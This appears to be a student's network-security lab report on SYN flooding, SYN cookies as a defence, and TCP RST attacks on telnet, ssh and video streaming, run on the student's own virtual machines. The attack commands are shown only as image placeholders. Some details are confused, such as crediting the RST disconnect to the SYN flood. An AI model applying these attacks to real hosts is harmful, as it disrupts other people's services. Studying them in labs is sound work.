
Mark Gameng

CS 458 – Dong Jin



TCP

# Part 3.1 – SYN Flooding Attack

The 3 VMS are the Client(10.0.2.4), the Server(10.0.2.5), and the Attacker(10.0.2.6).

First set the SYN cookie mechanism to off.  



Then by doing netstat -tna, it shows the usage of the queue:

  
This shows that all the states are LISTEN, and there are no half-open connections because SYN\_REC is not in any of the states.  



This shows that the max size of the queue is 128, so when there are 128 half-open connections or states that have SYN\_RECV, the system cannot take any more connections

Now we can start the SYN flooding attack by doing the following command on the attacker VM:  



Then on the client machine, checking netstat once again, we see that there are now tons of SYN\_RECV states. This shows that the SYN flooding attack worked. All the half-open states have random foreign addresses all coming in to 10.0.2.4:23.




I know this attack worked because when I try to connect to 10.0.2.4, it gets stuck because the queue became full because of the attack.




Now set the SYN cookie mechanism to on:



Then ran the attack again. Checking netstat, we see there are still lots of SYN\_RECV states:



However connecting through telnet, it works:




Thus, we see that by setting the SYN cookie mechanism to on, the SYN flooding attack does not work as usual.

SYN cookie effectively protects the machine against the SYN flooding attack because the server replies to TCP SYN requests with crafted SYN-ACKS, without inserting a new record to its SYN queue. The SYN flooding attack works because it fills up the queue so no other connections can be added, but with the SYN cookie mechanism, it doesn’t fill up the queue so others can still connect.

# Task 3.2 – TCP RST Attack on telnet and ssh connections


First we connect:



Then we run the attack:



Going back to our connection:



We see that once we do anything, we see that the connection is closed, due to the SYN flooding attack.


Now, we try to do the same thing for a ssh connection:




Once I ran the attack, and then typed anything on the ssh connection, it leads to a broken pipe which makes the connection to be closed.

Thus, I have shown TCP RST attacks on telnet and ssh connections.

We can also use Scapy to do the TCP RST attack. To get all the relevant info, open up WireShark and get a packet sent when you telnet connect.



I then put the relevant information in the code:




When the code is ran, then it should result in the connection being closed. Same process with ssh connection. However, in my case, It wouldn’t work and the connection didn’t close despite me running the code, though the process I did, I think was correct.

Thus, we have done TCP RST attacks through command line and scapy on telnet and ssh connections.

# Task 3.3 – TCP RST Attack on Video Streaming Applications


I load up a video on youtube on the machine with IP 10.0.2.4:




Then started the attack:



The video starts buffering and can’t start up again. I also reloaded and get this error:





